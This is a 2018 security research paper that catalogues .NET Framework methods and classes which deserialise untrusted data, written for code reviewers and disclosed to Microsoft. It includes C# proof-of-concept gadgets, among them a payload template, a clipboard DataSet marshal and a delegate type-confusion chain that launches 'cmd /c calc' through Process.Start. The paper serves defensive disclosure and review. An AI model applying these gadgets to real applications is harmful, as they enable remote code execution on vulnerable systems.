Use of Deserialisation in .NET Framework Methods and Classes

December 2018

Prepared by: Soroush Dalili, Principal Security Consultant

Table of Contents

1 Introduction

These days it is quite common to see a deserialisation flaw in a product. There is more awareness around finding and exploiting this type of vulnerability for security researchers, developers still struggle with securing their code, especially when they are not fully aware of dangerous methods and functionalities that require safeguarding.

It is therefore important for developers, as well as security researchers, to understand where and how deserialisation functionality is used. Although it might be relatively easy to find an in-house written function that uses deserialisation, it is sometimes harder to know whether underlying functionality in a used library uses deserialisation. We have performed initial research to identify potentially sensitive functionality in the .NET Framework 4.7.2 that uses deserialisation that can potentially come in handy for source code reviewers.

Obvious fact:

We cannot find and fix a deserialisation issue without knowing that deserialisation is actually in use

2 What has been covered?

This document lists .NET Framework classes and methods using deserialisation techniques that can potentially be exploited when handling untrusted data. This list can be useful for developers and security researchers when coding or performing source code review to identify functions that use deserialisation behind the scenes.

This research is inspired by the excellent work of James Forshaw [1], Alvaro Muñoz and Oleksandr Mirosh [2] who have shown how deserialisation of arbitrary data in .NET can lead to security issues. A number of new plugins have also been added to the open source ysoserial.net project [3] as a proof of concept.

The focus of this paper is to identify the usage of the following native formatters or serialisers within the .NET Framework:

BinaryFormatter

ObjectStateFormatter

LosFormatter

NetDataContractSerializer

JavaScriptSerializer

It is worth adding that this list was reported to Microsoft in August 2018, and new security notes were added to the code documentations as a result of this research: https://github.com/dotnet/dotnet-api-docs/pull/502.


It is also fair to say that in some of the cases identified, input parameters might not be controllable by users or there might be no value in exploiting a particular issue as it will not escalate user privileges. However, it is still vital to identify and study areas of an application that use deserialisation functionality before making sure that it is in fact secure.

Although many dangerous methods and classes have been identified in the initial phase of this research, further work is required to investigate those that have been raised as potentially affected, as well as covering more serialisers and formatters used in the .NET Framework. Please refer to the Future works section for more information.

3 The known dangerous

Deserialising untrusted data can normally lead to serious issues such as code execution, denial of service, protection bypasses, or logic flaws. Developers should always ensure that they have read and understood the security notes of .NET methods that they are going to use.

The following screenshots show the security notes that can normally be found within .NET documentation on the MSDN website:



Important

Calling this method with untrusted data is a security risk. Call this method only with trusted data. For more information, see Data Validation.

Important

Security Note: Calling this method with untrusted data is a security risk. Call this method only with trusted data. For more information, see Untrusted Data Security Risks.

Security Note: Calling methods in this class with untrusted data is a security risk. Call the methods in the class only with trusted data. For more information, see Untrusted Data Security Risks.

Important

Using an instance of this object with untrusted data is a security risk. Use this object only with trusted data. For more information, see Data Validation.

Important

Using binary serialization to deserialize untrusted data can lead to security risks. For more information, see Data Validation.

Important

Using an instance of this object with untrusted data or across an unsecure channel is a security risk. Use this object only with trusted data and across a secure channel. For more information, see Data Validation.

Screenshot 1 - .NET method security notes

By searching "*is a security risk*" in the online documentation, a number of methods and classes that are often related to deserialisation of untrusted data can be identified.

As .NET API reference documentation is also now hosted on GitHub it is possible to search the https://github.com/dotnet/dotnet-api-docs repository files for "*is a security risk*" and "~/includes/untrusted-data" to identify the sensitive modules more efficiently.

The list below (titles are as listed in MSDN) shows the items that were known to have a security note before submitting the results of this research to Microsoft:

Entity	URL	Method & Parameters
Activity.Load Method	https://docs.microsoft.com/en-us/dotnet/api/system.workflow.componentmodel.activity.load	`Activity.Load(Stream, Activity)` `Activity.Load(Stream, Activity, IFormatter)`
AxHostState Constructors	https://docs.microsoft.com/en-us/dotnet/api/system.windows.forms.axhost.state.-ctor	`AxHost.State(SerializationInfo, StreamingContext)` `AxHost.State(Stream, Int32, Boolean, String)`
BinaryClientFormatterSink Class	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.binaryclientformattersink	
BinaryClientFormatterSinkProvider Class	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.binaryclientformattersinkprovider	
BinaryFormatter Class	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.formatters.binary.binaryformatter	`BinaryFormatter.Deserialise Method (Stream)` `BinaryFormatter.Deserialise Method (Stream, HeaderHandler)` `BinaryFormatter.UnsafeDeserialise Method (Stream, HeaderHandler)` `BinaryFormatter.UnsafeDeserializeMethodResponse Method (Stream, HeaderHandler, IMethodCallMessage)`
BinaryMessageFormatter.Read(Message) Method	https://docs.microsoft.com/en-us/dotnet/api/system.messaging.binarymessageformatter.read	
BinaryServerFormatterSink Class	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.binaryserverformattersink	
BinaryServerFormatterSinkProvider Class	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.binaryserverformattersinkprovider	
DesigntimeLicenseContextSerializer Class	https://docs.microsoft.com/en-us/dotnet/api/system.componentmodel.design.designtimelicensecontextserializer	
LosFormatter.Deserialise Method	https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.losformatter.deserialize	`LosFormatter.Deserialize(Stream)` `LosFormatter.Deserialize(String)` `LosFormatter.Deserialize(TextReader)`
NetDataContractSerializer.Deserialize(Stream) Method	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.netdatacontractserializer.deserialize	
NetDataContractSerializer.ReadObject Method	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.netdatacontractserializer.readobject	`NetDataContractSerializer.ReadObject(XmlReader)` `NetDataContractSerializer.ReadObject(XmlDictionaryReader, Boolean)` `NetDataContractSerializer.ReadObject(XmlReader, Boolean)`

ObjectStateFormatter.Deserialise Method	https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.objectstateformatter.deserialize	`ObjectStateFormatter.Deserialize(Stream)`
		`ObjectStateFormatter.Deserialize(String)`

SessionSecurityTokenHandler.ReadToken Method	https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel.tokens.securitytokenhandler.readtoken	
ResourceManager Class	https://docs.microsoft.com/en-us/dotnet/api/system.resources.resourcemanager	

ResourceReader Class and Constructors	https://docs.microsoft.com/en-us/dotnet/api/system.resources.resourcereader
	https://docs.microsoft.com/en-us/dotnet/api/system.resources.resourcereader.-ctor
		`ResourceReader(Stream)`
		`ResourceReader(String)`

ResourceSet Class	https://docs.microsoft.com/en-us/dotnet/api/system.resources.resourceset	`SecurityTokenHandler.ReadToken(String)`
		`SecurityTokenHandler.ReadToken(XmlReader)`
		`SecurityTokenHandler.ReadToken(XmlReader, SecurityTokenResolver)`

SettingsPropertyValue(SettingsProperty) Constructor	https://docs.microsoft.com/en-us/dotnet/api/system.configuration.settingspropertyvalue.-ctor	
SoapClientFormatterSink Class	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.soapclientformattersink	
SoapClientFormatterSinkProvider Class	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.soapclientformattersinkprovider	

SoapFormatter.Deserialise Method	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.formatters.soap.soapformatter.deserialize	`SoapFormatter.Deserialise Method (Stream)`
		`SoapFormatter.Deserialise Method (Stream, HeaderHandler)`

SoapServerFormatterSink Class	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.soapserverformattersink	
SoapServerFormatterSinkProvider Class	https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.soapserverformattersinkprovider	
System.Data.Design.MethodSignatureGenerator.SetMethodSourceContent Method	https://docs.microsoft.com/en-us/dotnet/api/system.data.design.methodsignaturegenerator.setmethodsourcecontent	

TypedDataSetGenerator.Generate Method	https://docs.microsoft.com/en-us/dotnet/api/system.data.design.typeddatasetgenerator.generate	`Generate(String, CodeCompileUnit, CodeNamespace, CodeDomProvider)`
		`Generate(String, CodeCompileUnit, CodeNamespace, CodeDomProvider, Hashtable)`

		`Generate(String, CodeCompileUnit, CodeNamespace, CodeDomProvider, DbProviderFactory)`
		
		`Generate(String, CodeCompileUnit, CodeNamespace, CodeDomProvider, TypedDataSetGenerator+GenerateOption)`
		
		`Generate(String, CodeCompileUnit, CodeNamespace, CodeDomProvider, Hashtable, TypedDataSetGenerator+GenerateOption)`
		
		`Generate(String, CodeCompileUnit, CodeNamespace, CodeDomProvider, TypedDataSetGenerator+GenerateOption, String)`
		
		`Generate(String, CodeCompileUnit, CodeNamespace, CodeDomProvider, Hashtable, TypedDataSetGenerator+GenerateOption, String)`
		
		`Generate(String, CodeCompileUnit, CodeNamespace, CodeDomProvider, TypedDataSetGenerator+GenerateOption, String, String)`
		
		`Generate(String, CodeCompileUnit, CodeNamespace, CodeDomProvider, Hashtable, TypedDataSetGenerator+GenerateOption, String, String)`

TypedDataSetGenerator.GetProviderName Method	https://docs.microsoft.com/en-us/dotnet/api/system.data.design.typeddatasetgenerator.getprovidername	`TypedDataSetGenerator.GetProviderName(String)`
		
		`TypedDataSetGenerator.GetProviderName(String, String)`

TypedDataSetSchemaImporterExtension.ImportSchemaType Method	https://docs.microsoft.com/en-us/dotnet/api/system.data.design.typeddatasetschemaimporterextension.importschematype	`ImportSchemaType(XmlSchemaType, XmlSchemaObject, XmlSchemas, XmlSchemaImporter, CodeCompileUnit, CodeNamespace, CodeGenerationOptions, CodeDomProvider)`
		
		`ImportSchemaType(String, String, XmlSchemaObject, XmlSchemas, XmlSchemaImporter, CodeCompileUnit, CodeNamespace, CodeGenerationOptions, CodeDomProvider)`

WindowsIdentity(SerializationInfo, StreamingContext) Constructor	https://docs.microsoft.com/en-us/dotnet/api/system.security.principal.windowsidentity.-ctor	

Although deserialisation problems using arbitrary resource files were known to Microsoft [4], the security notes that have been added to the ResourceManager, ResourceReader, and ResourceSet classes were the result of other NCC Group research performed on analysing the deserialisation issues using these resource files [5]. A new plugin to generate resource files has been added to the ysoserial.net project [3] in the 'Resx' plugin:

https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Plugins/ResxPlugin.cs

In addition to these, section 6.1 of this document includes other methods or classes with security notes that might not be directly related to deserialisation issues.

4 Other potentially dangerous methods or classes

4.1 BinaryFormatter

4.1.1 system\security\policy\applicationtrust.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.security.policy.applicationtrust(v=vs.110).aspx

Namespace: System.Security.Policy

Assembly: mscorlib (in mscorlib.dll)

Inheritance Hierarchy:

System.Object

System.Security.Policy.EvidenceBase

System.Security.Policy.ApplicationTrust

Version Information:

.NET Framework

Available since 2.0

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Deserialisation was found at:

```
private static Object ObjectFromXml (SecurityElement elObject)
```

Called from:

```
public object ExtraInfo
```

This could be exploited by calling 'applicationTrust.FromXml(malPayload)' then 'applicationTrust.ExtraInfo'. The 'malPayload' was created using:

```
SecurityElement malPayload = SecurityElement.FromString(payload);
```

When the 'payload' was:

```
String payload = $@"
<ApplicationTrust version=""1"" TrustedToRun=""true"">
<DefaultGrant>
<PolicyStatement version=""1"">
<PermissionSet class=""System.Security.PermissionSet"" version=""1""/>
</PolicyStatement>
</DefaultGrant>
<ExtraInfo Data=""HEX_Encoded_Serialised_OBJ_Here"">
```

```
</ExtraInfo>
</ApplicationTrust>
";

System.Security.SecurityElement malPayload =
System.Security.SecurityElement.FromString(payload);

System.Security.Policy.ApplicationTrust myApplicationTrust = new
System.Security.Policy.ApplicationTrust();

myApplicationTrust.FromXml(malPayload);

Console.WriteLine(myApplicationTrust.ExtraInfo);
```

This has been added to the ysoserial.net project [3] in the ‘ApplicationTrust’ plugin:

https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Plugins/ApplicationTrustPlugin.cs

Security note has now been added to:

ApplicationTrust.FromXml(SecurityElement) Method
https://docs.microsoft.com/en-us/dotnet/api/system.security.policy.applicationtrust.fromxml

4.1.2 System\Data\DataSet.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.data.dataset(v=vs.110).aspx

Namespace: System.Data

Assembly: System.Data (in System.Data.dll)

Inheritance Hierarchy:

System.Object

  System.ComponentModel.MarshalByValueComponent

    System.Data.DataSet

Useful Information:

The DataSet and DataTable objects inherit from MarshalByValueComponent, and support the ISerializable interface for remoting. These are the only ADO.NET objects that can be remoted.

Classes inherited from DataSet are not finalized by the garbage collector, because the finalizer has been suppressed in DataSet. The derived class can call the ReRegisterForFinalize method in its constructor to allow the class to be finalized by the garbage collector.

Version Information:

.NET Framework

Available since 1.1

Thread Safety:

This type is safe for multithreaded read operations. You must synchronize any write operations.

The deserialisation functionality is called via a protected constructor. Therefore, it can only be called via classes that derive from the 'DataSet' class. In that case, as it uses the 'SerializationInfo' type, it is possible to pass a serialised object when its name has been set to 'DataSet.RemotingFormat' or 'SchemaSerializationMode.DataSet'.

Refer to James Forshaw's research in [1] for more information.

Security note has now been added to:

DataSet Constructors

https://docs.microsoft.com/en-us/dotnet/api/system.data.dataset.-ctor

- DataSet(SerializationInfo, StreamingContext)

- DataSet(SerializationInfo, StreamingContext, Boolean)

4.1.3 DLinq\Dlinq\DbConvert.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.data.linq.dbconvert(v=vs.110).aspx

Namespace: System.Data.Linq

Assembly: System.Data.Linq (in System.Data.Linq.dll)

Inheritance Hierarchy:

System.Object

  System.Data.Linq.DBConvert

Version Information:

.NET Framework

Available since 3.5

Windows Phone Silverlight

Available since 7.1

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Although in MSDN it says that it should only be used internally, it was possible to use it for deserialisation. The 'ChangeType' method in 'System.Data.Linq.DBConvert' could be used for exploitation to convert from 'byte[]' or 'System.Data.Linq.Binary'. For example, it was possible to execute code by converting 'byte[]' to 'string'.

```
object myDBConvert = DBConvert.ChangeType(serialisedData, typeof(string));
```

The 'serialisedData' parameter could be generated using the ysoserial.net project [3].

Security note has now been added to:

DBConvert.ChangeType Method
https://docs.microsoft.com/en-us/dotnet/api/system.data.linq.dbconvert.changetype

4.1.4 system\Web\Cache\OutputCache.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.web.caching.outputcache(v=vs.110).aspx

Namespace: System.Web.Caching

Assembly: System.Web (in System.Web.dll)

Inheritance Hierarchy:

System.Object

System.Web.Caching.OutputCache

Version Information:

.NET Framework

Available since 4.0

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

It has a 'Deserialize' function that accept a stream object and is vulnerable. This can simply be exploited using the ysoserial.net project [3].

Security note has now been added to:

OutputCache.Deserialize(Stream) Method
https://docs.microsoft.com/en-us/dotnet/api/system.web.caching.outputcache.deserialize

4.1.5 system\Web\Util\altserialization.cs

The 'system.web/Util/altserialization.cs' class namespace was:

```
System.Web.Util
```

This class was used by 'HttpStaticObjectsCollection' and 'SessionStateItemCollection'.

Information table for 'HttpStaticObjectsCollection' class:

Original URL:

https://msdn.microsoft.com/en-us/library/system.web.httpstaticobjectscollection(v=vs.110).aspx

Namespace: System.Web

Assembly: System.Web (in System.Web.dll)

Inheritance Hierarchy:

System.Object

  System.Web.HttpStaticObjectsCollection

Version Information:

.NET Framework

Available since 1.1

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Information table for 'SessionStateItemCollection' class:

Original URL:

https://docs.microsoft.com/en-us/dotnet/api/system.web.sessionstate.sessionstateitemcollection.deserialize

Namespace: System.Web.SessionState

Assembly: System.Web (in System.Web.dll)

Inheritance Hierarchy:

System.Object

  System.Collections.Specialized.NameObjectCollectionBase

    System.Web.SessionState.SessionStateItemCollection

Version Information:

.NET Framework

Available since 2.0

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Deserialisation in ‘altserialization.cs’ was found at:

```
internal static Object ReadValueFromStream(BinaryReader reader)
```

Called from:

```
HttpStaticObjectsCollection.Deserialize
```

And

```
void DeserializeItem(String name, bool check)
```

in ‘system\Web\State\SessionStateItemCollection.cs’.

The following C# code shows a proof-of-concept (PoC) using HttpStaticObjectsCollection.Deserialize:

```
    class HttpStaticObjectsCollection_test
    {
        public void test()
        {
            String serialised = "Base64 BinaryFromatter payload from ysoserial.net";
            byte[] serialisedData = Convert.FromBase64String(serialised);
            byte[] newSerialisedData = new byte[serialisedData.Length + 7]; // ReadInt32 +
ReadString + ReadBoolean + ReadByte
            serialisedData.CopyTo(newSerialisedData, 7);
            newSerialisedData[0] = 1; // for ReadInt32
            newSerialisedData[5] = 1; // for ReadBoolean
            newSerialisedData[6] = 20; // for ReadByte - 20 is the type that will be
deserialised in AltSerialization.ReadValueFromStream
            MemoryStream stream = new MemoryStream(newSerialisedData);
            BinaryReader binReader =  new BinaryReader(stream);
            HttpStaticObjectsCollection test =
HttpStaticObjectsCollection.Deserialize(binReader);
        }
    }
```

This has been added to the ysoserial.net project [3] to support both ‘HttpStaticObjectsCollection’ and ‘SessionStateItemCollection’ in the ‘altserialization’ plugin:

https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Plugins/altserializationPlugin.cs

Security notes have now been added to:

HttpStaticObjectsCollection.Deserialize(BinaryReader) Method

https://docs.microsoft.com/en-us/dotnet/api/system.web.httpstaticobjectscollection.deserialize

SessionStateItemCollection.Item[String] Property

https://docs.microsoft.com/en-us/dotnet/api/system.web.sessionstate.sessionstateitemcollection.item

4.1.6 System\WinForms\DataObject.cs and System\Windows\DataObject.cs

Information table of ‘System\WinForms\DataObject.cs’:

Original URL:

https://msdn.microsoft.com/en-us/library/system.windows.forms.dataobject(v=vs.110).aspx

Namespace: System.Windows.Forms

Assembly: System.Windows.Forms (in System.Windows.Forms.dll)

Inheritance Hierarchy:

System.Object

  System.Windows.Forms.DataObject

Useful Information:

Special considerations may be necessary when using the metafile format with the Clipboard. Due to a limitation in the current implementation of the DataObject class, the metafile format used by the .NET Framework may not be recognized by applications that use an older metafile format. In this case, you must interoperate with the Win32 Clipboard application programming interfaces (APIs). For more information, see article 323530, "Metafiles on Clipboard Are Not Visible to All Applications," in the Microsoft Knowledge Base at http://support.microsoft.com.

An object must be serializable for it to be put on the Clipboard. See System.Runtime.Serialization for more information on serialization. If your target application requires a very specific data format, the headers added to the data in the serialization process may prevent the application from recognizing your data. To preserve your data format, add your data as a Byte array to a MemoryStream and pass the MemoryStream to the SetData method.

Version Information:

.NET Framework

Available since 1.1

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Deserialisation was found at:

```
private static Object ReadObjectFromHandleDeserializer(Stream stream)
```

Information table of ‘System\Windows\DataObject.cs’:

Original URL:

https://msdn.microsoft.com/en-us/library/system.windows.dataobject(v=vs.110).aspx

Namespace: System.Windows

Assembly: PresentationCore (in PresentationCore.dll)

Inheritance Hierarchy:

System.Object

System.Windows.DataObject

Version Information:

.NET Framework

Available since 3.0

Silverlight

Available since 4.0

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Deserialisation was found at:

```
private Object ReadObjectFromHandle(IntPtr handle)
```

It is possible to put malicious objects in the clipboard to exploit this issue when the clipboard is accessed. The following 'DataFormats' are affected:

```
CommaSeparatedValue, Dib, Dif, potentially Locale, PenData, Riff, Serializable,
StringFormat, SymbolicLink, Tiff, WaveAudio
```

In .NET framework, objects could be serialised and stored in a 'DataObject' in Clipboard. These objects could then be deserialised automatically via paste.

The following C# PoC was used to put data in the clipboard and then read them to execute the payload.

```
        public void test()
        {
            /*
             // format = Csv, DeviceIndependentBitmap, DataInterchangeFormat, PenData,
RiffAudio, WindowsForms10PersistentObject, System.String, SymbolicLink,
TaggedImageFileFormat, WaveAudio
             */
            String serializedString = "Base64 string from ysoserial.net -> BinaryFormatter
from TypeConverter";
            byte[] serializedData = Convert.FromBase64String(serializedString);
            MemoryStream ms = new MemoryStream(serializedData);

            DataSetMarshal payload1 = new DataSetMarshal(ms);

            // Creates a new data object.
            DataObject myDataObject = new DataObject();
            // myDataObject.SetData(format, false, PayloadObj); // for System.Windows.Forms

            myDataObject.SetData(format, payload1, false); // for System.Windows

            Clipboard.Clear();
            Clipboard.SetDataObject(myDataObject, true);

            // Test it:
            ///*
            System.Windows.IDataObject dataObj = System.Windows.Clipboard.GetDataObject();
            Object testString = Clipboard.GetDataObject();
            Object test = dataObj.GetData(format);
            Console.Write(Clipboard.GetDataObject());
            //*/
        }


//https://media.blackhat.com/bhus12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pd
f
        [Serializable]
        public class DataSetMarshal : ISerializable
        {
            object _fakeTable;
            MemoryStream _ms;
            public void GetObjectData(SerializationInfo info, StreamingContext context)
            {
                info.SetType(typeof(System.Data.DataSet));
                info.AddValue("DataSet.RemotingFormat",
System.Data.SerializationFormat.Binary);
                info.AddValue("DataSet.DataSetName", "");
                info.AddValue("DataSet.Namespace", "");
                info.AddValue("DataSet.Prefix", "");
                info.AddValue("DataSet.CaseSensitive", false);
                info.AddValue("DataSet.LocaleLCID", 0x409);
                info.AddValue("DataSet.EnforceConstraints", false);
                info.AddValue("DataSet.ExtendedProperties",
(System.Data.PropertyCollection)null);
                info.AddValue("DataSet.Tables.Count", 1);
                MemoryStream stm = new MemoryStream();
                if (_fakeTable != null)
                {
                    BinaryFormatter fmt = new BinaryFormatter();
                    fmt.Serialize(stm, _fakeTable);
                }
                else
                {
                    stm = _ms;
                }
                info.AddValue("DataSet.Tables_0", stm.ToArray());
            }

            public DataSetMarshal(object fakeTable)
            {
                _fakeTable = fakeTable;
            }
            public DataSetMarshal(MemoryStream ms)
            {
                _ms = ms;
            }
        }
```

Instead of using ‘System.Windows.Forms’, it was possible to use ‘System.Windows’.

In this case ‘myDataObject.SetData(format, false, payloadObject)’ should be replaced by to‘myDataObject.SetData(format, payloadObject, false)’.

This has been added to the ysoserial.net project [3] in the ‘Clipboard’ plugin:

https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Plugins/ClipboardPlugin.cs

Security note has now been added to:

DataObject.SetData Method
https://docs.microsoft.com/en-us/dotnet/api/system.windows.forms.dataobject.setdata

- SetData(Object)
- SetData(String, Object)
- SetData(Type, Object)
- SetData(String, Boolean, Object)

4.1.7 system\security\securityexception.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.security.securityexception(v=vs.110).aspx

Namespace: System.Security

Assembly: mscorlib (in mscorlib.dll)

Inheritance Hierarchy:

System.Object

  System.Exception

    System.SystemException

      System.Security.SecurityException

Version Information:

Universal Windows Platform

Available since 8

.NET Framework

Available since 1.1

Portable Class Library:

Supported in: portable .NET platforms

Silverlight: Available since 2.0

Windows Phone Silverlight : Available since 7.0

Windows Phone: Available since 8.1

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Deserialisation was found at:

```
private static Object ByteArrayToObject(byte[] array)
```

It seems like that the input cannot be controlled and its type must be ‘RuntimeMethodInfo’. However, the ‘MethodName_Serialised’ parameter (‘Method’ is the key name) could lead to a security issue as it could be set via deserialisation itself or by derived classes.

The following C# code shows an example:

```
    public class SecurityException_test
    {
        public void test()
        {

            MagicClass m = new MagicClass();

            Type magicType = Type.GetType(typeof(MagicClass).AssemblyQualifiedName);
            ConstructorInfo magicConstructor = magicType.GetConstructor(Type.EmptyTypes);
            object magicClassObject = magicConstructor.Invoke(new object[] { });

            MethodInfo myMethodInfo = magicType.GetMethod("ItsMagic");



            SecurityException mySecurityException = new SecurityException("Test me!");
            mySecurityException.Method = myMethodInfo;

            SecurityException2 mySecurityException2 = new SecurityException2("Test me!");
            mySecurityException2.Method = m.ItsMagic();


            throw mySecurityException2;
        }

        public class SecurityException2 : SecurityException
        {

            private String m_strMethodInfo;
            private byte[] m_serialisedMethodInfo;
            public SecurityException2(string message) : base(message)
            {

            }
            public object Method
            {
                get
                {
                    MemoryStream stream = new MemoryStream(m_serialisedMethodInfo);
                    BinaryFormatter formatter = new BinaryFormatter();
                    Object obj = formatter.Deserialize(stream);
                    return obj;

                }

                set
                {
                    MemoryStream stream = new MemoryStream();
                    BinaryFormatter formatter = new BinaryFormatter();
                    formatter.Serialize(stream, value);
                    byte[] array = stream.ToArray();
                    m_serialisedMethodInfo = array;
                    m_strMethodInfo = array.ToString();
                }
            }
        }
    }
```

```
//
https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Generators/TypeConfuseDeleg
ateGenerator.cs
    public class MagicClass
    {
        private int magicBaseValue;

        public MagicClass()
        {
            magicBaseValue = 9;
        }

        public SortedSet<string> ItsMagic()
        {
            Delegate da = new Comparison<string>(String.Compare);
            Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);
            IComparer<string> comp = Comparer<string>.Create(d);
            SortedSet<string> set = new SortedSet<string>(comp);
            set.Add("cmd");
            set.Add("/c " + "calc");

            FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList",
BindingFlags.NonPublic | BindingFlags.Instance);
            object[] invoke_list = d.GetInvocationList();
            // Modify the invocation list to add Process::Start(string, string)
            invoke_list[1] = new Func<string, string, Process>(Process.Start);
            fi.SetValue(d, invoke_list);
            return set;
        }
    }
```

Security note has now been added to:

SecurityException.Method Property

https://docs.microsoft.com/en-us/dotnet/api/system.security.securityexception.method

4.1.8 system\runtime\remoting\crossappdomainchannel.cs and system\runtime\remoting\remotingservices.cs and managedlibraries\remoting\channels\core\corechannel.cs

Namespaces of the above class files included:

System.Runtime.Remoting

System.Runtime.Remoting.Channels

System.Runtime.Remoting.Channels.Http

System.Runtime.Remoting.Channels.Tcp

System.Runtime.Remoting.Channels.Ipc

In 'system\runtime\remoting\crossappdomainchannel.cs', deserialisation was found at:

```
internal static Object DeserializeObject(MemoryStream stm)
```

and

```
internal static IMessage DeserializeMessage(
            MemoryStream stm, IMethodCallMessage reqMsg)
```

There were multiple calls to these methods.

In 'system\runtime\remoting\remotingservices.cs', deserialisation was found at:

```
internal static Object UnmarshalFromBuffer(byte [] b, bool crossRuntime)
```

and

```
internal static Object UnmarshalReturnMessageFromBuffer(byte [] b, IMethodCallMessage msg)
```

However, no calls to these methods could be identified.

In 'managedlibraries\remoting\channels\core\corechannel.cs', deserialisation was found at:

```
internal static IMessage DeserializeBinaryRequestMessage(
            String objectUri,
            Stream inputStream,
            bool bStrictBinding,
            TypeFilterLevel securityLevel)
```

and

```
internal static IMessage DeserializeMessage(String mimeType, Stream xstm, bool methodRequest,
IMessage msg, Header[] h)
```

The first one is called from 'ProcessMessage' method of the 'BinaryServerFormatterSink' class.

